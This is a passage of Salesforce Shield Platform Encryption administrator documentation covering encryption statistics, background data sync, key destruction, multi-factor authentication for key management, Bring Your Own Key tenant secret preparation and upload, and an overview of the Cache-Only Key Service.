- Mixed Tenant Secret Status—Indicates whether a mixture of active and archived tenant secrets apply to encrypted data in a field type.
- Mixed Schemes— Indicates whether a mixture of deterministic and probabilistic encryption schemes apply to encrypted data in a field type.

Note: The following applies to both encrypted and unencrypted records:

- The records count for a field doesn't include NULL or BLANK values. A field with NULL or BLANK values can show a different (smaller) records count than the actual number of records.
- The records count for compound fields such as Contact.Name or Contact.Address can show a different (larger) records count than the actual number of records. The count includes the two or more fields that are counted for every record.

History

The History tab shows data about field history and feed tracking changes.

- Field—All encryptable standard and custom fields in the object that contain data.
- API Name—The API name for fields that contain data.
- Encrypted Field History—The number of encrypted field history values for a field type across all objects of a given type. For example, you select the Account object and see "2" in the Encrypted Field History column for Account Name, which means that Account Name has two encrypted field history values.
- Unencrypted Field History—The number of plaintext field history values stored for a field.
- Encrypted Feed Tracking—The number of encrypted feed tracking values stored for a field.

- Unencrypted Feed Tracking—The number of plaintext feed tracking values stored for a field.

Usage Best Practices

Use these statistics to make informed decisions about your key management tasks.

- Update encryption policies—The encryption statistics detail view shows you which fields in an object contain encrypted data. Use this information to periodically evaluate whether your encryption policies match your organization's encryption strategy.
- Rotate keys—You might want to encrypt all your data with your active key material. Review the encryption summary pane on the left side of the page. If the Uses Active Key value is lower than the Data Encrypted value, some of your data uses archived key material. To synchronize your data, click the **Sync** button or contact Salesforce Customer Support.
- Synchronize data—Key rotation is an important part of any encryption strategy. When you rotate your key material, you might want to apply the active key material to existing data. To synchronize your data with your active key, click the **Sync** button.

  If self-service background encryption is unavailable, review the Uses Active Key and Mixed Tenant Secret Status columns to identify any fields that include data encrypted with an archived key. Make a note of these objects and fields, then contact Salesforce Customer Support to request the background encryption service. Salesforce Customer Support can focus just on those objects and fields you want to synchronize, keeping the background encryption process as short as possible.

Synchronize Your Data Encryption with the Background Encryption Service

Periodically, you change your encryption policy. Or you rotate your keys. To get the most protection out of your encryption strategy with Shield Platform Encryption, synchronize new and existing encrypted data under your most recent encryption policy and keys. You can do this yourself or ask Salesforce for help.

When a change occurs, you have options for keeping your encryption policy up to date. You can synchronize most standard and custom field data yourself from the Encryption Statistics and Data Sync page in Setup. For all other data, Salesforce is here to help ensure data alignment with your latest encryption policy and tenant secret.

When We Do and Don't Automatically Encrypt Your Data

- When you turn on encryption for specific fields or other data, newly created and edited data are automatically encrypted with the most recent key.
- Data that's already in your org doesn't automatically get encrypted. Our background encryption service takes care of that on request.
- When you change your tenant secret as part of your key rotation strategy, data that's already encrypted remains encrypted with the old tenant secret. Our background encryption service can update it on request. And don't worry, you always have access to your data as long as you don't destroy the old, archived keys.
- If you turn off encryption, data that's already there is automatically decrypted based on the relevant key. Any functionality impacted by having encrypted data is restored.
- If Salesforce support re-encrypts your data with a new key, any data that was encrypted with the destroyed key is skipped. To access data encrypted with a destroyed key, import a backup of the destroyed key.

Note: Note: Synchronizing your data encryption doesn't modify the record LastModifiedDate or LastModifiedById timestamps. It doesn't execute triggers, validation rules, workflow rules, or any other automated service. However, it does modify the SystemModStamp.

What You Can Synchronize Yourself

You can synchronize most encrypted data yourself from the Encryption Statistics page in Setup. Self-service background encryption synchronizes:

- Standard and custom fields
- The Attachment—Content Body field
- Field history and feed tracking changes when the **Encrypt Field History and Feed Tracking Values** setting is turned on

Read more about self-service background encryption on page 127, and its considerations on page 159, in Salesforce Help.

How to Request Background Encryption Service from Salesforce Customer Support

If you can't sync data yourself, contact Salesforce Customer Support for help. Keep these tips in mind when asking for help with syncing your data.

Allow lead time

Contact Salesforce support 2–3 business days before you need the background encryption completed. The time to complete the process varies based on the volume of data. It could take several days.

Specify the data

Provide the list of objects, field names, and data elements you want encrypted or re-encrypted.

Verify the list

Verify that this list matches what's encrypted in Setup:

- Data elements selected on the Encryption Policy page
- Standard fields selected on the Encrypt Standard Fields page
- Custom fields you selected for encryption on the Field Definition page

Tip: Also check that your field values aren't too long for encryption.

Include files and attachments?

Encryption for files and attachments is all or nothing. You don't have to specify which ones.

Include history and feed data?

Specify whether you want the corresponding field history and feed data encrypted.

Choose a time

Salesforce Customer Support can run the background encryption service Monday through Friday between 6 AM and 5 PM in your time zone.

Tip: If you're not sure which data is already encrypted, visit the Encryption Statistics page, which keeps a record of all fields that you have encrypted.

What If You Destroyed Your Key?

If your encryption key has been destroyed, your data can't be automatically decrypted. You have some options for handling this data.

- Reimport the destroyed key from a backup, then ask Salesforce Customer Support to synchronize your data with your encryption policy.
- Delete all the data that was encrypted with the destroyed key, then ask Salesforce Customer Support to synchronize your data.
- Ask Salesforce Customer Support to mass overwrite the data that was encrypted with the destroyed key with "?????".

Note: Keep these points in mind when disabling encryption on data encrypted with destroyed material.

- When you disable encryption for files that were encrypted with a key that's been destroyed, the files don't automatically go away. You can ask Salesforce support to delete the files.
- The automatic decryption process takes longer when you disable encryption on fields encrypted with a key that's been destroyed. Salesforce notifies you by email when the process finishes.

IN THIS SECTION:

Sync Data with Self-Service Background Encryption

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

View Platform Encryption Setup pages:

- View Setup and Configuration

Synchronizing your data with your active key material keeps your encryption policy up to date. You can sync data in standard and custom fields, the Attachment—Content Body field, and for field history and feed tracking changes from the Encryption Statistics and Data Sync page in Setup. To synchronize all other encrypted data, contact Salesforce Customer Support.

Self-service background encryption supports all standard and custom fields, the Attachment—Content Body field, and field history and feed tracking changes. For help synchronizing other encrypted data, contact Salesforce Customer Support.

To include field history and feed tracking values in self-service background encryption processes, first turn on **Encrypt Field History and Feed Tracking Values** on the Advanced Settings page. You can also enable field history and feed tracking encryption programmatically with the PlatformEncryptionSettings metadata type. When this setting is turned on, the self-service background encryption process applies your active key material to your field history and feed tracking values.

1. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Encryption Statistics**.
2. Select an object type or custom object from the left pane.

   Note: The Sync Needed column indicates whether you need to synchronize your data. This column displays Yes when you add or disable encryption on fields, rotate key material, or change a field's encryption scheme.

3. Click **Sync**.
   Supported standard and custom fields are encrypted with your active key material and encryption policy in the background. After the service syncs your data, it gathers statistics for the object. To view your gathered statistics, wait for your verification email and then refresh the Encryption Statistics and Data Sync page.

Note: The sync process time varies depending on how much data you have in your object. You're notified by email when the sync process is finished. You can sync your data from the Encryption Statistics and Data Sync page once every 7 days.

If you have lots of data in Attachment—Content Body fields, the sync process breaks your request into batches and syncs them in sequence. However, sometimes we can't encrypt all these batches at once. This is a service protection that helps Salesforce maintain functional network loads. If the sync process finishes but the encryption statistics status is less than 100% complete, click **Sync** again. The background encryption service picks up where it left off.

Destroy Key Material

Only destroy Shield Platform Encryption tenant secrets and key material in extreme cases where access to related data is no longer needed. Your key material is unique to your org and to the specific data to which it applies. Once you destroy key material, related data is not accessible unless you import previously exported key material.

You are solely responsible for making sure that your data and key material are backed up and stored in a safe place. Salesforce can't help you with deleted, destroyed, or misplaced tenant secrets and keys.

1. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Key Management**.
2. In the table that lists your tenant secrets, find the row that contains the one you want to destroy. Click **Destroy**.
3. A warning box appears. Type in the text as shown and select the checkbox acknowledging that you're destroying a tenant secret, then click **Destroy**.
   After you destroy the key that encrypted the content, file previews and content that was already cached in the user's browser may still be visible in cleartext. When the user logs in again, the cached content is removed.

   If you create a sandbox org from your production org and then destroy the tenant secret in your sandbox org, the tenant secret still exists in the production org.
4. To import your tenant secret, click **Import** > **Choose File** and select your file. Make sure you're importing the correct version of the tenant secret.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To generate, destroy, export, import, upload, and configure tenant secrets and customer-supplied key material:

- Manage Encryption Keys

Require Multi-Factor Authentication for Key Management

Multi-factor authentication (MFA) is a powerful tool for securing access to data and resources. You can require multi-factor authentication for Shield Platform Encryption key management tasks like generating, rotating, or uploading key material and certificates.

Important: Make sure that you provide security administrators a way to get a time-based, one-time password. This password is their second authentication factor (in addition to their Salesforce username and password). Otherwise, they can't complete encryption key-related tasks.

1. From Setup, in the Quick Find box, enter `Identity Verification`, and then select **Identity Verification**.
2. Select **Raise session to high-assurance** from the Manage Encryption Keys dropdown.
   All admins with the Manage Encryption Keys permission must use an additional verification method to complete key management tasks through Setup and the API.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign identity verification for key management tasks:

- Manage Encryption Keys

Bring Your Own Key (BYOK)

When you supply your own tenant secret, you get the benefits built-in to Salesforce Shield Platform Encryption, plus the extra assurance that comes from exclusively managing your tenant secret.

Controlling your own tenant secret entails contacting Salesforce Customer Support to enable Bring Your Own Keys, generating a BYOK-compatible certificate, using that certificate to encrypt and secure your self-generated tenant secret, then granting the Salesforce Shield Platform Encryption key management machinery access to your tenant secret.

IN THIS SECTION:

1. Bring Your Own Key Overview

   Yes. You can generate and store your customer-supplied key material outside of Salesforce using your own crypto libraries, enterprise key management system, or hardware security module (HSM). You then grant the Salesforce Shield Platform Encryption key management machinery access to those keys. You can choose to encrypt your keys with a public key from a self-signed or CA-signed certificate.

2. Generate a BYOK-Compatible Certificate

   To encrypt data in Salesforce with Bring Your Own Key (BYOK) key material, use Salesforce to generate a 4096-bit RSA certificate. You can generate a self-signed or certificate-authority (CA) signed certificate. Each BYOK-compatible certificate's private key is encrypted with a derived, org-specific tenant secret key.

3. Generate and Wrap BYOK Key Material

   Generate a random number as your BYOK tenant secret. Then calculate an SHA256 hash of the secret, and encrypt it with the public key from the BYOK-compatible certificate you generated.

4. Sample Script for Generating a BYOK Tenant Secret

   We've provided a helper script that may be handy for preparing your tenant secret for upload. The script generates a random number as your tenant secret, calculates an SHA256 hash of the secret, and uses the public key from the certificate to encrypt the secret.

5. Upload Your BYOK Tenant Secret

   After you have your BYOK-compatible tenant secret, upload it to Salesforce. The Shield Key Management Service (KMS) uses your tenant secret to derive your org-specific data encryption key.

6. Opt-Out of Key Derivation with BYOK

   If you don't want Shield Platform Encryption to derive a data encryption key for you, you can opt out of key derivation and upload your own final data encryption key. Opting out gives you even more control of the key material used to encrypt and decrypt your data.

7. Take Good Care of Your BYOK Keys

   When you create and store your own key material outside of Salesforce, it's important that you safeguard that key material. Make sure that you have a trustworthy place to archive your key material; never save a tenant secret or data encryption key on a hard drive without a backup.

8. Troubleshooting Bring Your Own Key

   One or more of these frequently asked questions may help you troubleshoot any problems that arise with Shield Platform Encryption's Bring Your Own Key service.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To generate, destroy, export, import, and upload tenant secrets and customer-supplied key material:

- Manage Encryption Keys

To edit, upload, and download HSM-protected certificates with the Shield Platform Encryption Bring Your Own Key service:

- Manage Encryption Keys

  AND

  Manage Certificates

  AND

  Customize Application

Bring Your Own Key Overview

Yes. You can generate and store your customer-supplied key material outside of Salesforce using your own crypto libraries, enterprise key management system, or hardware security module (HSM). You then grant the Salesforce Shield Platform Encryption key management machinery access to those keys. You can choose to encrypt your keys with a public key from a self-signed or CA-signed certificate.

To work with our key management machinery, your customer-supplied key material needs to meet these specifications:

- 256-bit size
- Encrypted with a public RSA key that is extracted from the downloaded BYOK certificate, then padded using OAEP padding
- Once it's encrypted, it must be encoded in standard base64

To work with encryption keys, you need the Manage Encryption Keys permission. To generate BYOK-compatible certificates, you need the Customize Application permission.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.


Generate a BYOK-Compatible Certificate

To encrypt data in Salesforce with Bring Your Own Key (BYOK) key material, use Salesforce to generate a 4096-bit RSA certificate. You can generate a self-signed or certificate-authority (CA) signed certificate. Each BYOK-compatible certificate's private key is encrypted with a derived, org-specific tenant secret key.

To create a self-signed certificate:

1. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Key Management**.
2. Click **Bring Your Own Key**.
3. Click **Create Self-Signed Certificate**.
4. Enter a unique name for your certificate in the Label field. The Unique Name field automatically assigns a name based on what you enter in the Label field.

   The Exportable Private Key (1), Key Size (2), and Use Platform Encryption (3) settings are pre-set. These settings ensure that your self-signed certificate is compatible with Salesforce Shield Platform Encryption.



certificate

Expand All | Collapse All

Administer

Security Controls

Certificate and Key Management

Certificates

Help for this Page

When naming your certificates, only use letters, numbers, and underscores (but not two underscores in a row). The unique name needs to begin with a letter, and it can't end with an underscore. Select key sizes based on your security requirements.

Certificate and Key Edit

Label			
Unique Name			
Type	Self-Signed	Key Size	4096
Exportable Private Key	☐	Use Platform Encryption	☑

5. When the Certificate and Key Detail page appears, click **Download Certificate**.

   If you're not sure whether a self-signed or CA-signed certificate is right for you, consult your organization's security policy. See Certificates and Keys in Salesforce Help for more about what each option implies.

   To create a CA-signed certificate, follow the instructions in the Generate a Certificate Signed By a Certificate Authority topic in Salesforce Help. Remember to manually change the **Exportable Private Key**, **Key Size**, and **Platform Encryption** settings to ensure that your certificate is BYOK-compatible.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To generate, destroy, export, import, upload, and configure tenant secrets and customer-supplied key material:

- Manage Encryption Keys

Edit, upload, and download HSM-protected certificates with the Shield Platform Encryption Bring Your Own Key service

- Manage Certificates

  AND

  Customize Application

  AND

  Manage Encryption Keys

Generate and Wrap BYOK Key Material

Generate a random number as your BYOK tenant secret. Then calculate an SHA256 hash of the secret, and encrypt it with the public key from the BYOK-compatible certificate you generated.

1. Generate a 256-bit tenant secret using the method of your choice.

   You can generate your tenant secret in one of 2 ways:

   - Use your own on-premises resources to generate a tenant secret programmatically, using an open-source library such as Bouncy Castle or OpenSSL.

     Tip: We've provided a script on page 132 that may be useful as a guide to the process.

   - Use a key brokering partner that can generate, secure, and share access to your tenant secret.

2. Wrap your tenant secret with the public key from the BYOK-compatible certificate you generated, using the default SHA1 padding algorithm.

   Specify the OAEP padding scheme. Make sure the resulting encrypted tenant secret and hashed tenant secret files are encoded using base64.

3. Encode this encrypted tenant secret to base64.
4. Calculate an SHA-256 hash of the plaintext tenant secret.
5. Encode the SHA-256 hash of the plaintext tenant secret to base64.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

Edit, upload, and download HSM-protected certificates with the Shield Platform Encryption Bring Your Own Key service:

- Manage Certificates

  AND

  Customize Application

  AND

  Manage Encryption Keys

Sample Script for Generating a BYOK Tenant Secret

We've provided a helper script that may be handy for preparing your tenant secret for upload. The script generates a random number as your tenant secret, calculates an SHA256 hash of the secret, and uses the public key from the certificate to encrypt the secret.

1. Download the script from the Salesforce Knowledge Base. Save it in the same directory as the certificate.
2. Run the script specifying the certificate name, like this: *./secretgen.sh my_certificate.crt*

   Replace this certificate name with the actual filename of the certificate you downloaded.

   Tip: If needed, use `chmod +w secretgen.sh` to make sure that you have write permission to the file and use `chmod 775` to make it executable.

3. The script generates several files. Look for the two files that end with the .b64 suffix.
   The files ending in .b64 are your base 64-encoded encrypted tenant secret and base 64-encoded hash of the plaintext tenant secret. You'll need both of these files for the next step.

EDITIONS


Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Upload Your BYOK Tenant Secret

After you have your BYOK-compatible tenant secret, upload it to Salesforce. The Shield Key Management Service (KMS) uses your tenant secret to derive your org-specific data encryption key.

1. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Key Management**.
2. Click **Bring Your Own Key**.
3. In the Upload Tenant Secret section, attach both the encrypted key material and the hashed plaintext key material. Click **Upload**.



Bring Your Own Keys

Upload a tenant secret by first selecting or creating an active 4096-bit certificate in the Manage Certificates section. Then upload an encrypted secret and hashed tenant secret in the Upload Tenant Secret section.

« Back to Platform Encryption

Manage Certificates

Choose Certificate: my.cert

Certificate Details

Name: my.cert
Unique Name: my_cert
Created Date: 8/18/2016 4:32 PM
Expiration Date: 8/17/2018 5:00 PM
Key Size: 4096

Upload Tenant Secret

Encrypted Tenant Secret: No file chosen
Hashed Tenant Secret: No file chosen

This tenant secret automatically becomes the active tenant secret.

Your tenant secret is now ready to be used for key derivation. From here on, the Shield KMS uses your tenant secret to derive an org-specific data encryption key. The app server then uses this key to encrypt and decrypt your users' data.

If you don't want Salesforce to derive a data encryption key for you, you can opt out of key derivation and upload your own final data encryption key. For more information, see "Opt-Out of Key Derivation with BYOK" in Salesforce Help.

Note: You can have up to 50 active and archived tenant secrets of each type. For example, you can have one active and 49 archived Data in Salesforce tenant secrets, and the same number of Analytics tenant secrets. This limit includes Salesforce-generated and customer-supplied key material.

If you reach the limit, destroy an existing key before reactivating, rearchiving, or creating a callout to another one. Before destroying a key, synchronize the data that it encrypts with an active key.

4. Export your tenant secret, and back it up as prescribed in your organization's security policy.

   To restore a destroyed tenant secret, reimport it. The exported tenant secret is different from the tenant secret you uploaded. It's encrypted with a different key and has additional metadata embedded in it. See Back Up Your Tenant Secret in Salesforce Help.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To generate, destroy, export, import, and upload tenant secrets and customer-supplied key material:

- Manage Encryption Keys

Opt-Out of Key Derivation with BYOK


If you don't want Shield Platform Encryption to derive a data encryption key for you, you can opt out of key derivation and upload your own final data encryption key. Opting out gives you even more control of the key material used to encrypt and decrypt your data.

Generate your customer-supplied data encryption key using a method of your choice. Then calculate an SHA256 hash of the key, and encrypt it with the public key from a BYOK-compatible certificate. See Upload Your BYOK Tenant Secret for details about how to prepare customer-supplied key material.

1. Make sure that your org has the Bring Your Own Keys feature enabled. To enable this feature, contact Salesforce Customer Support.
2. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Advanced Settings**.
3. Enable Allow BYOK to Opt-Out of Key Derivation.

   You can also enable the Allow BYOK to Opt-Out of Key Derivation setting programmatically. For more information, see EncryptionKeySettings in the *Metadata API Developer Guide*.

   You can now opt out of key derivation when you upload key material.
4. From Setup, in the Quick Find box, enter `Platform Encryption`, and then select **Key Management**.
5. Click **Bring Your Own Key**.
6. Deselect **Use Salesforce key derivation**.



Upload Tenant Secret Upload

Use Salesforce key derivation ☐ i

Encrypted tenant secret: Choose File No file chosen

Hashed tenant secret: Choose File No file chosen

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To generate, destroy, export, import, and upload tenant secrets and customer-supplied key material:

- Manage Encryption Keys


To allow BYOK to opt out of key derivation:

- Customize Application

  AND

  Manage Encryption Keys

7. In the Upload Tenant Secret section, attach both your encrypted data encryption key and your hashed plaintext data encryption key.
8. Click **Upload**.
   This data encryption key automatically becomes the active key.



Key Management

Key Management Help ?

Generate Tenant Secret | Bring Your Own Key | i

Actions	Version	Tenant Secret Type	Status	Key Material Source	Key Derivation	Created By	Last Modified By
Export	38	Data in Salesforce	ACTIVE	HSM	✓	Arthur Brookes, 5/1/2018 4:29 PM	Arthur Brookes, 5/1/2018 4:29 PM
Destroy Export	37	Data in Salesforce	ARCHIVED	HSM	✓	Arthur Brookes, 5/1/2018 11:29 AM	Arthur Brookes, 5/1/2018 4:29 PM
Destroy Export	36	Data in Salesforce	ARCHIVED	HSM	✓	Arthur Brookes, 4/26/2018 9:21 PM	Arthur Brookes, 5/1/2018 4:30 PM
Destroy Export	35	Data in Salesforce	ARCHIVED	HSM	✓	Arthur Brookes, 4/20/2018 5:31 PM	Arthur Brookes, 5/1/2018 4:30 PM
Destroy Export	34	Data in Salesforce	ARCHIVED	UPLOADED	☐	Arthur Brookes, 3/22/2018 8:48 AM	Arthur Brookes, 4/20/2018 5:31 PM

From now on, the Shield Key Management Service (KMS) skips the derivation process and uses your data encryption key to directly encrypt and decrypt your data. You can review the derivation status of all key material on the Key Management page.

9. Export your data encryption key and back it up as prescribed in your organization’s security policy.

   To restore your data encryption key, reimport it. The exported data encryption key is different from the data encryption key you uploaded. It is encrypted with a different key and has additional metadata embedded in it. See Back Up Your Tenant Secret in Salesforce Help.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

Take Good Care of Your BYOK Keys

When you create and store your own key material outside of Salesforce, it’s important that you safeguard that key material. Make sure that you have a trustworthy place to archive your key material; never save a tenant secret or data encryption key on a hard drive without a backup.

Back up all imported key material after you upload them to Salesforce. This ensures that you have copies of your active key material. See Back Up Your Tenant Secret in Salesforce Help.

Review your company policy on key rotation. You can rotate and update your keys on your own schedule. See Rotate Your Encryption Keys.

Important: If you accidentally destroy a tenant secret that isn't backed up, Salesforce won’t be able to help you retrieve it.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer ‘15 and later.

Available in both Salesforce Classic and Lightning Experience.

Troubleshooting Bring Your Own Key

One or more of these frequently asked questions may help you troubleshoot any problems that arise with Shield Platform Encryption’s Bring Your Own Key service.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer ‘15 and later.

Available in both Salesforce Classic and Lightning Experience.

I’m trying to use the script you provide, but it won’t run.

Make sure that you are running the right script for your operating system. If you are working on a Windows machine, you can install a Linux emulator and use the Linux script. These issues can also prevent the script from running:

- You don’t have write permission in the folder you’re trying to run the script from. Try running the script from a folder that you have write permission for.
- The certificate that the script references is missing. Make sure you’ve properly generated the certificate.
- The certificate is missing or is not being referenced by the correct name. Make sure you’ve entered the correct file name for your certificate in the script.

I want to use the script you provide, but I also want to use my own random number generator.

The script we provide uses a random number generator to create a random value that is then used as your tenant secret. If you would like to use a different generator, replace `head -c 32 /dev/urandom | tr '\n' =` (or, in the Mac version, `head -c 32 /dev/urandom > $PLAINTEXT_SECRET`) with a command that generates a random number using your preferred generator.

What if I want to use my own hashing process to hash my tenant secret?

No problem. Just make sure that the result meets these requirements:

- Uses an SHA-256 algorithm.
- Results in a base64 encoded hashed tenant secret.
- Generates the hash of the random number BEFORE encrypting it.

If any of these three criteria aren't met, you can't upload your tenant secret.

How should I encrypt my tenant secret before I upload it to Salesforce?

If you're using the script provided, the encryption process is taken care of. If you do not use the script, specify the OAEP padding scheme when you encrypt your tenant secret. Make sure the resulting encrypted tenant secret and hashed tenant secret files are encoded using base64. If either of these criteria are not met, you can't upload your tenant secret.

If you choose to not use the script provided, follow the instructions in the Generate And Wrap Your Tenant Secret Help topic.

I can't upload my Encrypted tenant secret and Hashed tenant secret.

A handful of errors can prevent your files from uploading. Use the chart to make that sure your tenant secrets and certificates are in order.

Possible cause	Solution
Your files were generated with an expired certificate.	Check the date on your certificate. If it has expired, you can renew your certificate or use another one.
Your certificate is not active, or is not a valid Bring Your Own Key certificate.	Ensure that your certificate settings are compatible with the Bring Your Own Key feature. Under the Certificate and Key Edit section of the Certificates page, select a 4096-bit certificate size, disable Exportable Private Key, and enable Platform Encryption.
You haven't attached both the encrypted tenant secret and the hashed tenant secret.	Make sure that you attach both the encrypted tenant secret and hashed tenant secret. Both of these files should have a .b64 suffix.
Your tenant secret or hashed tenant secret wasn't generated properly.	Several problems can cause this error. Usually, the tenant secret or hashed tenant secret wasn't generated using the correct SSL parameters. If you are using OpenSSL, you can refer to the script for an example of the correct parameters you should use to generate and hash your tenant secret. If you are using a library other than OpenSSL, check that library's support page for help with finding the correct parameters to both generate and hash your tenant secret. Still stuck? Contact your Salesforce account executive. They'll put you in touch with someone at Salesforce who can help.

I'm still having problems with my key. Who should I talk to?

If you still have questions, contact your account executive. They'll put you in touch with a support team specific to this feature.

Cache-Only Key Service

Shield Platform Encryption's Cache-Only Key Service addresses a unique need for non-persisted key material. You can store your key material outside of Salesforce and have the Cache-Only Key Service fetch your key on demand from a key service that you control. Your key service transmits your key over a secure channel that you configure, and the Cache-Only Key Service uses your key for immediate encrypt and decrypt operations. Salesforce doesn't retain or persist your cache-only keys in any system of record or backups. You can revoke key material at any time.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions. Requires purchasing Salesforce Shield or Shield Platform Encryption, and the Cache-Only Key Service.

Available in both Salesforce Classic and Lightning Experience.

IN THIS SECTION:

1. How Cache-Only Keys Works

   The Shield Platform Encryption Cache-Only Key Service lets you use a variety of key services to generate, secure, and store your key material. You can use an on-premises key service, host your own cloud-based key service, or use a cloud-based key brokering vendor.

2. Prerequisites and Terminology for Cache-Only Keys

   Shield Platform Encryption's Cache-Only Key Service offers you more control over your key material. When you use cache-only keys, you control more of the key management tasks. Before you start using the service, understand how to create and host your key material in a way that's compatible with Salesforce's BYOK service.

3. Create and Assemble Your Key Material

   The Shield Platform Encryption Cache-Only Key Service is compatible with 256-bit AES keys returned in a JSON response, and then wrapped using JSON Web Encryption (JWE).

4. Configure Your Cache-Only Key Callout Connection

   Use a named credential to specify the endpoint for your callout, and identify the key that you want to fetch from your endpoint.

5. Add Replay Detection for Cache-Only Keys

   Replay detection protects your cache-only keys if a callout is fraudulently intercepted. When enabled, replay detection inserts an autogenerated, unique marker called a RequestIdentifier into every callout. The RequestIdentifier includes the key identifier, a nonce generated for that callout instance, and the nonce required from the endpoint. The RequestIdentifier serves as a random, one-time identifier for each valid callout request. Once you set up your key service to accept and return the RequestIdentifier, any callout with missing or mismatched RequestIdentifiers is aborted.

6. Check Your Cache-Only Key Connection

   Because your cache-only key material is stored outside of Salesforce, it's important to maintain a functional callout connection. Use the Callout Check page to monitor your connection and quickly respond to key service interruptions that could prevent the service from fetching your keys.

